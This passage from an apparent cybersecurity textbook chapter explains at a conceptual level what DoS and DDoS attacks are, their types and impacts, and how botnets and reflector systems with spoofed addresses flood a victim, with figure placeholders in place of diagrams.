accessibility of system resources to its legitimate users
- In a DoS attack, attackers flood the victim system with **non-legitimate service requests or traffic** to overload its resources

What is a DoS Attack?

A DoS attack is an attack on a computer or network that reduces, restricts, or prevents access to system resources for legitimate users. In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and bring down the system, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance. The goal of a DoS attack is to keep legitimate users from using the system, rather than to gain unauthorized access to a system or to corrupt data.

The following are examples for types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (e.g., Internet Relay Chat (IRC)) with more events than it can handle
- Crashing a TCP/IP stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected manner
- Hanging a system by causing it to go into an infinite loop




Figure 10.1: Schematic of a DoS attack


DoS attacks have various forms and target various services. The attacks may cause the following:

- Consumption of resources
- Consumption of bandwidth, disk space, CPU time, or data structures
- Actual physical destruction or alteration of network components
- Destruction of programming and files in a computer system

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic by using existing network resources, thereby depriving legitimate users of these resources. Connectivity attacks overflow a system with a large number of connection requests, consuming all available OS resources to prevent the system from processing legitimate user requests.

Consider a food catering company that conducts much of its business over the phone. If an attacker wants to disrupt this business, they need to find a way to block the company's phone lines, which would make it impossible for the company to do business. A DoS attack works along the same lines—the attacker uses up all the ways to connect to the victim's system, making legitimate business impossible.

DoS attacks are a kind of security breach that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Furthermore, security failure might cause the loss of a service such as email. In the worst-case scenario, a DoS attack can cause the accidental destruction of the files and programs of millions of people who were connected to the victim's system at the time of the attack.



What is a DDoS Attack?

- Distributed denial-of-service (DDoS) is a coordinated attack that involves a **multitude of compromised systems** (Botnet) attacking a single target, thereby denying service to users of the targeted system

Impact of DDoS

- Loss of Goodwill
- Disabled Network
- Financial Loss
- Disabled Organization

How do DDoS Attacks Work?

Attacker sets a handler system

Handler infects a large number of computers over the Internet

Zombie systems are instructed to attack a target server

What is a DDoS Attack?

Source: *https://www.techtarget.com*

A DDoS attack is a large-scale, coordinated attack on the availability of services on a victim's system or network resources, and it is launched indirectly through many compromised computers (botnets) on the Internet.

As defined by the World Wide Web Security FAQ, "A distributed denial-of-service (DDoS) attack uses many computers to launch a coordinated DoS attack against one or more targets. Using client/server technology, the perpetrator is able to multiply the effectiveness of the denial of service significantly by harnessing the resources of multiple unwitting accomplice computers, which serve as attack platforms." The flood of incoming messages to the target system essentially forces it to shut down, thereby denying service to legitimate users.

The services under attack belong to the "primary victim," whereas the compromised systems used to launch the attack are called "secondary victims." The use of secondary victims in performing a DDoS attack enables the attacker to mount a large and disruptive attack while making it difficult to track down the original attacker.

The primary objective of a DDoS attack is to first gain administrative access on as many systems as possible. In general, attackers use a customized attack script to identify potentially vulnerable systems. After gaining access to the target systems, the attacker uploads and runs DDoS software on these systems at the time chosen to launch the attack.

DDoS attacks have become popular because of the easy accessibility of exploit plans and the negligible amount of brainwork required to execute them. These attacks can be very dangerous because they can quickly consume the largest hosts on the Internet, rendering them useless.

The impacts of DDoS include the loss of goodwill, disabled networks, financial losses, and disabled organizations.

How do DDoS Attacks Work?

In a DDoS attack, many applications barrage a target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to zombie agents, which are Internet-connected computers compromised by an attacker through malware programs to perform various malicious activities through a command and control (C&C) server. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim, which causes the reflector systems to presume that these requests originate from the victim's machine instead of the zombie agents. Hence, the reflector systems send the requested information (response to the connection request) to the victim. Consequently, the victim's machine is flooded with unsolicited responses from several reflector computers simultaneously, which may either reduce the performance or cause the victim's machine to shut down completely.


